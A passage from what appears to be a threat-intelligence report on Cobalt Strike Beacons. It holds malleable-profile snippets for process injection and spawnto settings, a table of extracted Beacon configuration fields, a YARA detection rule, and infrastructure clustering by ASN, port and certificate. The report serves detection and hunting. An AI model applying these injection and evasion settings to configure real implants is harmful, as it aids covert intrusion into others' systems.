
Figure 29 – Example Beacon stager options

Cobalt Strike
PE and Memory Indicators
https://www.cobaltstrike.com/help-malleable-postex#memory

Process Injection

The *process-inject* block is responsible for the parameters used to facilitate process injection. This includes the technique to be used to allocate memory and the allocation size, among others. Like the stage block, the *transform-** blocks are used to pad and transform the injected data.

Lastly, an *execute* block is used to specify the methods by which the Beacon will inject into a process. You can specify multiple values here and they will be tried if previous values fail. As the documentation says, the execute options must cover all “corner-cases” such as self-injection, or cross-session remote process injection. With this said, we will see these parameters when extracting the configuration from the binary.



```
process-inject {

    set allocator "NtMapViewOfSection";
    set min_alloc "17500";
    set startrwx "true";
    set userwx   "false";



    # Transform injected content to avoid signature detection of first few bytes
    transform-x86 {
        prepend "\x90\x90";
    }

    transform-x64 {
        prepend "\x90\x90";
    }
    execute {

# The order is important. Each step will be attempted (if applicable) until successful

        # self-injection
        CreateThread "ntdll!RtlUserThreadStart+0x42";
        CreateThread;

        # Injection via suspended processes
        NtQueueApcThread-s;
        CreateRemoteThread;
        RtlCreateUserThread;
    }
}
```


Figure 30 – Example Process injection options

Cobalt Strike
Process Injection
https://www.cobaltstrike.com/help-malleable-postex#processinject

Post Exploitation

The *spawnto* options are used by Beacon to control which process it will spawn and inject certain payloads into. Several payloads, such as screenshots, keyloggers, and hash dumping are implemented as Windows DLLs. Because of this, they require a target process to be injected into in order to execute.

The *spawnto* paths must be the full path to the target process, although environment variables are accepted, and special keywords, *syswow64* (x86) and *sysnative* (x64) are resolved by Beacon to their respective paths, depending on architecture.



```
post-ex {
    set spawnto_x86 "%windir%\\syswow64\\dllhost.exe";
    set spawnto_x64 "%windir%\\sysnative\\dllhost.exe";
}
```

Figure 31 – Post exploitation options

In addition, it is also possible to supply settings to configure output pipe names, perform "smart" injection, enable/disable AMSI (the Windows Antimalware Scan Interface), and obfuscate post-exploitation payload DLLs.

Cobalt Strike
Post Exploitation Jobs
https://www.cobaltstrike.com/help-malleable-postex#postex

Example Extracted Beacon Configuration

You can see an example of some of the settings that can be extracted from a Beacon below. Depending on the configuration and version of Cobalt Strike, not all settings will be present or populated. We've included the most popular values observed across our dataset for reference purposes:

ID	Name	Type	Setting Description	Common Values
1	BEACONTYPE	SHORT	Type of Cobalt Strike Beacon	0x0 (HTTP – windows/beacon_http/reverse_http) 0x1 (Hybrid HTTP and DNS – windows/beacon_dns/reverse_http) 0x2 (SMB – windows/beacon_smb) 0x4 (TCP – windows/beacon_tcp) 0x8 (HTTPS – windows/beacon_https/reverse_https) 0x10 (Bind TCP – windows/beacon_tcp/bind_tcp)
2	PORT	SHORT	Port to use for C2 communication	80, 443, 8080, …
3	SLEEPTIME	INT	Time between C2 check-ins (in milliseconds).	60000, 5000, …
4	MAXGETSIZE	INT	Maximum size of GET transaction.	1048616, 1398104, …
5	JITTER	SHORT	Percentage variation above and below the value of SLEEPTIME, which creates a sleep range from which a random sleep value is chosen.	0, 20, 37, …
6	MAX_DNS	SHORT	Maximum length of hostname when uploading data over DNS.	255

7	PUBKEY_MD5	STRING	MD5 hash of SSL public key used for metadata encryption whenever a Beacon checks-in.	e9ae865f5ce035176457188409f6020a, …
8	C2SERVER	STRING	List of C2 Team Server IPs/domains and URIs. May be indicative of domain fronting.	192.168.0.1,/cx tencentcs.com,/cx amazonaws.com,/cx cloudfront.net,/cx …
9	USERAGENT	STRING	User-Agent for HTTP communications. Default is random IE11.	Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; yie11; rv:11.0) like Gecko
10	SUBMITURI	STRING	URI used in HTTP GET transactions.	/submit.php
11	C2_MALLEABLE_INSTRUCTIONS	STRING	Operations to carry out on C2 response data buffer – see blog post: https://usualsuspect.re/article/cobalt-strikes-malleable-c2-under-the-hood	Base64 decode, NetBIOS decode “a”, …
12	C2_GETREQ_META	STRING	Metadata fields passed in HTTP GET request.	Cookie
13	C2_POSTREQ_META	STRING	Metadata passed in HTTP POST request.	Content-Type: application/octet-stream, id
14	DEPRECATED_SPAWNTO	STRING	Formerly a hex encoded process name. Currently an MD5 hash of a file (sometimes releasenotes.txt) on the Team Server.	72756e646c6c33322e657865 (rundll32.exe) fbf34aa48d6080bf8ef3eaff8ecf9a31
15	PIPENAME	STRING	Name of the pipe to use for SMB Beacon’s peer-to-peer communication.	\\%s\pipe\msagent_%x
16	DEPRECATED_KILLDATE_YEAR	INT	Date after which Beacon will refuse to run – Year component.	0

17	DEPRECATED_KILLDATE_MONTH	INT	Date after which Beacon will refuse to run – Month component.	0
18	DEPRECATED_KILLDATE_DAY	INT	Date after which Beacon will refuse to run – Day component.	0
19	DNS_IDLE	INT	IP address used to indicate no tasks are available for DNS Beacon.	0.0.0.0
20	DNS_SLEEP	INT	Force a sleep prior to each DNS request.	0, 1
21	SSH_HOST	STRING	SSH hostname	ssh.example.com
22	SSH_PORT	SHORT	SSH port	22
23	SSH_USERNAME	STRING	SSH username	username
24	SSH_PASSWORD	STRING	SSH password	password
25	SSH_PUBKEY	STRING	Base 64 encoded SSL public key used for metadata encryption whenever a Beacon checks in.	MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCD+Oczoukk74PeZXRGOM2yY3qhDD26eZpDSzwrw78VelF8lpJ8pNZrrkgrSaeN60KUCaWoyxRCL1AA7/zwXEpg1lzpDcP1iVdFxyFD40Dg1EMn4Cw4t3GkwtAnD6HqTKwvGm2ThqVZH2hH3tu5HIt7u/xIerzsYJReoVoR3dsqmQIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==
26	C2_VERB_GET	STRING	Verb to use for GET transaction.	GET, POST
27	C2_VERB_POST	STRING	Verb to use for POST transaction.	POST, GET
28	C2_CHUNK_POST	INT	Chunk Beacon responses.	0, 1
29	SPAWNTO_X86	STRING	The 32-bit program that the Beacon will inject DLL payloads into.	%windir%\syswow64\rundll32.exe

30	SPAWNTO_X64	STRING	The 64-bit program that the Beacon will inject DLL payloads into.	%windir%\sysnative\rundll32.exe
31	CRYPTO_SCHEME	SHORT	Encrypt Beacon C2 communications.	0, 1
32	PROXY_CONFIG	STRING	Address of SOCKS proxy server.	http://127.0.0.1:8080
33	PROXY_USER	STRING	SOCKS proxy username.	test
34	PROXY_BEHAVIOR	STRING	SOCKS proxy Password.	test
35	PROXY_BEHAVIOR	SHORT	Proxy behavior setting.	Use IE settings, Use direct connection, Use Proxy Server
36	DEPRECATED_INJECT_OPTIONS	SHORT	Replaced by PROCINJ_ALLOWED.	1, 3
37	WATERMARK	INT	Cobalt Strike customer ID.	305419896, 0, 1873433027, 1359593325, …
38	CLEANUP	SHORT	Determines if Beacon will attempt to free memory associated with the Reflective DLL package that initialized it.	0, 1
39	CFG_CAUTION	SHORT	Perform CreateThread before injecting code into memory.	0, 1
40	KILLDATE	INT	Date after which Beacon will refuse to run (YYYYMMDD).	0, 20211231, 20990101, …
41	GARGLE_NOOK	INT	Obfuscate .text section size.	0, 152826, …
42	GARGLE_SECTIONS	STRING	Obfuscate section information.	00600200b1fb-020000000300c0a0030000b003008c-cd03
43	PROCINJ_PERMS_I	SHORT	Initial permissions for injected content.	PAGE_EXECUTE_READWRITE


44	PROCINJ_PERMS	SHORT	Final permissions for injected content.	PAGE_EXECUTE_READWRITE
45	PROCINJ_MINALLOC	INT	Minimum amount of memory to request for injected content.	17500
46	PROCINJ_TRANSFORM_X86	STRING	Transform x86 injected content.	Prepend: b'\x90\x90'
47	PROCINJ_TRANSFORM_X64	STRING	Transform x64 injected content.	Prepend: b'\x90\x90'
48	DEPRECATED_PROCINJ_ALLOWED	SHORT	Replaced by PROCINJ_EXECUTE.	5, 7
49	BIND_HOST	SHORT	Bind to 0.0.0.0 or localhost (applies to Bind Beacon only).	0, 1
50	USES_COOKIES	SHORT	Store transformed metadata into HTTP header Cookie.	0, 1
51	PROCINJ_EXECUTE	STRING	Windows APIs used in process injection to a remote process.	CreateThread SetThreadContext CreateRemoteThread RtlCreateUserThread NtQueueApcThread-s NtQueueApcThread
52	PROCINJ_ALLOCMETHOD	SHORT	Allocation method/ API used by Reflective-Loader.	VirtualAllocEx, NtMapViewOfSection
53	PROCINJ_STUB	STRING	MD5 hash of the cobaltstrike.jar Team Server JAR archive.	b2736f1cbba90d42286fc42bfba74f4d
54	HOST_HEADER	STRING	Host header value in HTTP communications.	Host: 8.8.8.8
55	EXIT_FUNK	SHORT	If set, sleep indefinitely instead of calling ExitThread. Only used if CFG_CAUTION is also set.	0, 1
56	SSH_BANNER	STRING	SSH Banner.	-

57	SMB_FRAME_HEADER	STRING	Header to prepend to SMB messages.	Prepend: b'\x04' Prepend: b'\x05\x80' Prepend: b'\x07\x80\x80\x80'
58	TCP_FRAME_HEADER	STRING	Header to prepend to TCP messages.	Prepend: b'\x04' Prepend: b'\x05\x80'
59	HEADERS_TO_REMOVE	STRING	List of HTTP client headers to remove from Beacon C2.	-
60	DNS_BEA-CONING	STRING	DNS subhost prefix for beaconing requests.	-
61	DNS_GET_A_RECORD	STRING	DNS subhost prefix for A record requests.	cdn., …
62	DNS_GET_AAAA_RE-CORD	STRING	DNS subhost prefix for AAAA record requests.	www6., …
63	DNS_GET_TXT_RECORD	STRING	DNS subhost prefix for TXT record requests.	api., …
64	DNS_PUT_METADATA	STRING	DNS subhost prefix for metadata record requests.	www[.], …
65	DNS_PUT_OUTPUT	STRING	DNS subhost prefix for PUT record requests.	post., …
66	DNS_RESOLV-ER	STRING	List of IP addresses for the DNS resolver to use for egress.	1.1.1.1 8.8.8.8 …
67	DNS_STRAT-EGY	SHORT	Behavior for choosing which host to use for egress.	round-robin random failover duration
68	DNS_STRATE-GY_ROTATE_SECONDS	INIT	Duration to use each host before using the next host.	-1
69	DNS_STRATE-GY_FAIL_X	INT	Failover retry count.	-1
70	DNS_STRATE-GY_FAIL_SEC-ONDS	INT	Failover retry timeout.	-1

Table 2 – Cobalt Strike Beacon configuration structure showing common default values

DETECTING THE BEACON CONFIGURATION WITH YARA

The following YARA rule can be used to detect the XOR encoded configuration used by Cobalt Strike Beacon stagers based on commonly observed values. The rule is optimized to first check for one of the common XOR encoded configuration headers in the .data section, before checking the .data section for various XOR encoded strings commonly found in Beacon profiles.



```
import "pe"

rule Cobalt_Strike_Beacon_XOR_Config
{
  meta:
    description = "Identify Cobalt Strike Beacons based on XOR
    config values"
    author = "BlackBerry Threat Research and Intelligence Team"
    license = "This Yara rule is provided under the Apache License
    2.0 (https://www.apache.org/licenses/LICENSE-2.0) and open to
    any user or organization, as long as you use it under this
    license and ensure originator credit in any derivative to The
    BlackBerry Research & Intelligence Team"

  strings:
    $header_1 = {69 68 69 68 69 6b ?? ?? 69 6b 69 68 69 6b}
    $header_2 = {2e 2f 2e 2f 2e 2c ?? ?? 2e 2c 2e 2f 2e 2c}

    $config_1 = "%windir%" xor
    $config_2 = "sysnative" xor
    $config_3 = "syswow64" xor
    $config_5 = "rundll32.exe" xor
    $config_6 = "submit.php" xor
    $config_7 = "0.0.0.0" xor
    $config_8 = "Cookie" xor

  condition:
    // PE file check
    uint16(0) == 0x5a4d and
    // Check for Beacon config header in .data
    for any of ($header_*) :
    (
        $ in
        (
            pe.sections[pe.section_index(".data")].raw_data_offset ..
            pe.sections[pe.section_index(".data")].raw_data_offset +
            pe.sections[pe.section_index(".data")].raw_data_size
        )
    ) and
    // Check for common Beacon config values in .data
    for any of ($config_*) :
    (
        $ in
        (
            pe.sections[pe.section_index(".data")].raw_data_offset ..
            pe.sections[pe.section_index(".data")].raw_data_offset +
            pe.sections[pe.section_index(".data")].raw_data_size
        )
    )
}
```

Figure 32 – YARA rule for detecting Cobalt Strike Beacon XOR encoded configurations in PE files

The rule will detect more than 99.9% of the Beacons DLL payloads we've encountered. It typically only fails on payloads that have been manually reconfigured to use non-standard XOR keys or those that use a very sparse configuration.

CHAPTER FOUR

WE CAN'T STOP HERE, THIS IS BEACON COUNTRY

Armed with a dataset comprising information from over 6,000 Team Servers, as well as the configuration and PE stager data from nearly 48,000 Beacons, we can begin to perform the analysis phase of the CTI lifecycle. The initial analysis we performed on the dataset focused on clustering information based on several unique indicators. This clustering can help us spot patterns regarding a variety of different features such as:

- Common configuration settings
- Compilation timestamps
- Popular Team Server IP addresses
- ASNs used for hosting
- Ports used for serving Beacons
- Domains used for fronting
- Watermark values
- Process injection and memory allocation techniques

These insights can prove invaluable for fine-tuning the alerting capabilities of XDR products and services. They can also help you to build profiles on new threat actors and correlate intelligence about known groups and campaigns.

During the manual analysis phase, we also made several previously undocumented discoveries concerning Beacon configuration settings that can be particularly useful for tracking and monitoring threat groups. Let's delve more closely into the Malleable C2, post exploitation, and stager settings to see what insights we can glean from such a comprehensive dataset of Beacons.

CONSTELLATING

Analyzing Beacon configuration data can give great insight into the various Cobalt Strike configuration possibilities and the frequency with which each configuration value occurs. As mentioned, this data is excellent for the tuning of security products. It can also be hugely beneficial in a SOC environment to augment and improve upon existing incident alerting and detection mechanisms.

To further enhance our clustering capabilities, we can perform some deep visual analysis of the configuration data. This can help us see patterns that are only visible when we have access to a lot of data. For example, simply by extracting and correlating the *C2SERVER* setting, we can see clusters of Cobalt Strike networks emerge that would not ordinarily be apparent. We colloquially refer to these as "constellations" due to their resemblance to stars in the night sky.




Figure 33 – Clustering Infrastructure based on the extracted C2SERVER setting

In the visualization above, each luminous speck (or star in a constellation!) is an IP or domain that has either served a Beacon or is acting as a C2 server for a Beacon. To create the connections between nodes, we track the IP or domain that has served a particular Beacon and then link it to the infrastructure dictated by the *C2SERVER* setting.

When we create connections within a larger dataset, we can start to see clear patterns emerge. Infrastructure that seemed disparate begins to form relationships, or it will overlap with known infrastructure from threat groups and active campaigns. This also aids attribution, as we only need to identify “a single star in the night sky” (via an IP address or configuration setting) to map the entire constellation (that is to say, a threat group).

Finally, it is worth noting that some of the largest clusters are likely due to custom Network Address Translation (NAT) or routing configurations, rather than being a cluster of individual Cobalt Strike Team Servers, making some of the constellations appear larger than they might be in reality.

NETWORKING

The information gained through scraping the Internet for Beacons helps to paint a clearer picture of the Cobalt Strike topography. This includes a variety of features, from popular hosting netblocks and Autonomous System Numbers (ASNs), to common ports, domain fronting and default certificates.

Let’s dive in and take a look at some of the most common networking trends.

NETBLOCKS

Looking at the ASNs for the 6,000+ Team Server IP addresses in our dataset, we can easily determine which netblocks are primarily responsible for Team Server deployments:




Figure 34 – Top 10 Team Server ASNs since March 2021

This reveals an interesting trend: Threat actors are increasingly likely to use legitimate cloud providers for hosting. This allows the malware operators to conceal their traffic from monitoring systems, which makes the task of automated blocking trickier. This is especially problematic because several large and reputable companies are firmly in the top 20 list of providers:

ASN	Country
CNNIC-ALIBABA-CN-NET-AP Hangzhou Alibaba Advertising Co., Ltd.	CN
CNNIC-TENCENT-NET-AP Shenzhen Tencent Computer Systems Company Limited	CN
AS-CHOOPA	US
CLAYERLIMITED-AS-AP Clayer Limited	HK
POWERLINE-AS-AP POWER LINE DATACENTER	HK
AMAZON-02	US
DIGITALOCEAN-ASN	US
CNNIC-ALIBABA-US-NET-AP Alibaba US Technology Co., Ltd.	CN
IT7NET	CA
HOSTKEY-AS	NL
ASSEFLOW Amsterdam Internet Exchange AMS-IX	IT

BCPL-SG BGPNET Global ASN	SG
GOOGLE	US
PINDC-AS	RU
ASN-QUADRANET-GLOBAL	US
ITLDC-NL	UA
AS-COLOCROSSING	US
SELECTEL-MSK	RU
XIAOZHIYUN1-AS-AP ICIDC NETWORK	US
UCLOUD-HK-AS-AP UCLOUD INFORMATION TECHNOLOGY HK LIMITED	HK

Table 3 – Popular ASNs

The popularity of individual netblocks hosting Cobalt Strike Team Server is perhaps most helpful for alerting and monitoring purposes. Often, Team Server is hosted on an IP range used solely for nefarious purposes, and these ranges can be blocked directly by security software and appliances, as well as used to conduct further hunting, monitoring and alert correlation:




Figure 35 – Top 10 netblocks hosting Team Sever since January 2021

We can see which countries have been responsible for hosting most of the Cobalt Strike servers over the past eight months by performing an IP geolocation lookup for each of the Team Server IP addresses in our dataset and correlating them with last seen date:




Figure 36 – Top 10 countries hosting Team Severs since January 2021

PORTS:

Cobalt Strike Beacons are typically served on standard HTTP/S ports. Over two-thirds of Team Servers are configured to serve Beacons using ports 80, 443, and 8080:




Figure 37 – Top 25 Team Server ports serving Beacon payloads

This information can prove useful in the automation phase, especially when presented with a suspected Team Server IP address with no port information (this is a fairly common occurrence when scraping blogs and OSINT sources). In this instance, it is at least possible to try knocking on the top 25 common ports to see if the Team Server can be pillaged for Beacons. Nearly 90% of the time this results in success.

CERTIFICATES

As mentioned, for Beacons served over HTTPS, the attackers will configure an SSL certificate that the Team Server uses to perform encryption. SSL certificates are often reused across network infrastructure, and this can provide a reliable means of grouping Beacons for hunting, alerting, and investigative purposes.

Although not frequently supplied, common certificate names from across our dataset include:





Figure 38 – Top 10 SSL certificate names

Delving deeper, one particular SSL certificate, with a serial number of *146473198*, is especially widespread and used to serve 11% of all Beacons in our dataset. Searching for the certificate serial number on Shodan uncovers a further 677 IP addresses (not all active) using this “default”, Cobalt Strike-affiliated HTTPS certificate:



```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 146473198 (0x8bb00ee)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=, ST=, L=, O=, OU=, CN=
        Validity
            Not Before: May 20 18:26:24 2015 GMT
            Not After : May 17 18:26:24 2025 GMT
